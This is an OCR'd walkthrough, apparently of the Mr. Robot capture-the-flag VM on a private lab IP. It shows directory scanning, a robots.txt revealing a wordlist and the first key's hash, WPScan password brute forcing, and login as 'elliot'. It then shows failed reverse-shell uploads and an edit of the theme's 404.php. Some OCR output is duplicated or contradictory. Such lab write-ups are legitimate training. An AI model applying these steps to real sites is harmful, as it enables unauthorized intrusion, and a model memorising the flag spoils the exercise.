
Seems it gives us some kind of login id and pass. Looks really important, considering and proceeding.

6). While doing directory buster we found something that can help us in moving forward.



Applications Places System
Fri Aug 1, 09:46
Parrot Terminal
File Edit View Search Terminal Help
Menu [Parrot Terminal] [Mozilla Firefox] Parrot Terminal Parrot Terminal

```
┌─[riteshb@parrot]─[~]
└──╼ $sudo su
[sudo] password for riteshb:
┌─[root@parrot]─[/home/riteshb]
└──╼ #dirb http://192.168.187.140

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Aug  1 08:41:59 2025
URL_BASE: http://192.168.187.140/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.187.140/ ----
==> DIRECTORY: http://192.168.187.140/0/
==> DIRECTORY: http://192.168.187.140/admin/
+ http://192.168.187.140/atom (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.187.140/audio/
==> DIRECTORY: http://192.168.187.140/blog/
==> DIRECTORY: http://192.168.187.140/css/
+ http://192.168.187.140/dashboard (CODE:302|SIZE:0)
+ http://192.168.187.140/favicon.ico (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.187.140/feed/
==> DIRECTORY: http://192.168.187.140/image/
==> DIRECTORY: http://192.168.187.140/Image/
==> DIRECTORY: http://192.168.187.140/images/
+ http://192.168.187.140/index.html (CODE:200|SIZE:1188)
```




```
URL_BASE: http://192.168.187.140/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.187.140/ ----
==> DIRECTORY: http://192.168.187.140/0/
==> DIRECTORY: http://192.168.187.140/admin/
+ http://192.168.187.140/atom (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.187.140/audio/
==> DIRECTORY: http://192.168.187.140/blog/
==> DIRECTORY: http://192.168.187.140/css/
+ http://192.168.187.140/dashboard (CODE:302|SIZE:0)
+ http://192.168.187.140/favicon.ico (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.187.140/feed/
==> DIRECTORY: http://192.168.187.140/image/
==> DIRECTORY: http://192.168.187.140/Image/
==> DIRECTORY: http://192.168.187.140/images/
+ http://192.168.187.140/index.html (CODE:200|SIZE:1188)
+ http://192.168.187.140/index.php (CODE:301|SIZE:0)
+ http://192.168.187.140/intro (CODE:200|SIZE:516314)
==> DIRECTORY: http://192.168.187.140/js/
+ http://192.168.187.140/license (CODE:200|SIZE:309)
+ http://192.168.187.140/login (CODE:302|SIZE:0)
+ http://192.168.187.140/page1 (CODE:301|SIZE:0)
+ http://192.168.187.140/phpmyadmin (CODE:403|SIZE:94)
+ http://192.168.187.140/rdf (CODE:301|SIZE:0)
+ http://192.168.187.140/readme (CODE:200|SIZE:64)
+ http://192.168.187.140/robots (CODE:200|SIZE:41)
+ http://192.168.187.140/robots.txt (CODE:200|SIZE:41)
+ http://192.168.187.140/rss (CODE:301|SIZE:0)
```

Applications Places System
Fri Aug 1, 10:02
Parrot Terminal
File Edit View Search Terminal Help
Menu [Parrot Terminal] Mozilla Firefox [Parrot Terminal] Parrot Terminal

We found robots.txt file.

A robots.txt file is a small text file on a website that gives instructions to search engines. It tells them which parts of the site they are allowed to see and which parts to avoid. For example, a website can use it to hide private pages from showing up on Google. It helps control what search engines can read and show.


Checking for robots.txt file.




```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

Applications Places System
Fri Aug 1, 10:03
Restore Session
192.168.187.140/robots.txt
Base64 Decode and Enco
Not Secure
http://192.168.187.140/robots.txt
150%
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
Menu [Parrot Terminal] Mozilla Firefox [Parrot Terminal] Parrot Terminal Pictures

Found the our first key.




```
073403c8a58a1f80d943455fb30724b9
```



```
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
function
eps1
null
chat
user
Special
GlobalNavigation
```

Fsociety.dic contains some kind of word list saving it.




```
Scan Aborted: invalid option: --username
Did you mean?  usernames
┌─[✗]─[root@parrot]─[/home/riteshb]
└──╼ #wpscan --url  http://192.168.187.140/ --usernames /home/riteshb/Desktop/new.txt --passwords /home/riteshb/Desktop/new.txt
_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.187.140/ [192.168.187.140]
[+] Started: Fri Aug  1 10:35:40 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache
 |  - X-Mod-Pagespeed: 1.9.32.3-4523
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

With the help of wp scan we brute force to get login id and password. We found it same as that which we decoded earlier.


7). We found wp-login page while scanning on nikto.

So going to the wp-login page



Username
elliot
Password
●●●●●●●●●
□ Remember Me
Log In


We use the decoded message from above to login at the site and successfully login.



WordPress 4.7.3 is available! Please update now.

WordPress 4.3.9 running Twenty Fifteen theme.

No activity yet!



WordPress 6.8.2 is available! Please update now.


Upload New Media

You are using the multi-file uploader. Problems? Try the browser uploader instead.

Maximum upload file size: 40 MB.

We can see the upload media on new icon.

Checking we can upload reverse shell php file and if it is possible take the access.



http://192.168.187.140/wp-admin/media-new.php

WordPress 6.8.2 is available! Please update now.

Upload New Media


You are using the multi-file uploader. Problems? Try the browser uploader instead.

Maximum upload file size: 40 MB.

"php-reverse-shell.png.php" has failed to upload due to an error
Sorry, this file type is not permitted for security reasons.

"php-reverse-shell.php" has failed to upload due to an error
Sorry, this file type is not permitted for security reasons.

We tried but unfortunately we were not able to upload our shell here search for some other method.



http://192.168.187.140/wp-admin/theme-editor.php?file=404.php&theme=twentyfifteen&scrollto=2948

WordPress 6.8.2 is available! Please update now.

Edit Themes


File edited successfully.

Twenty Fifteen: 404 Template (404.php)

Select theme to edit: Twenty Fifteen

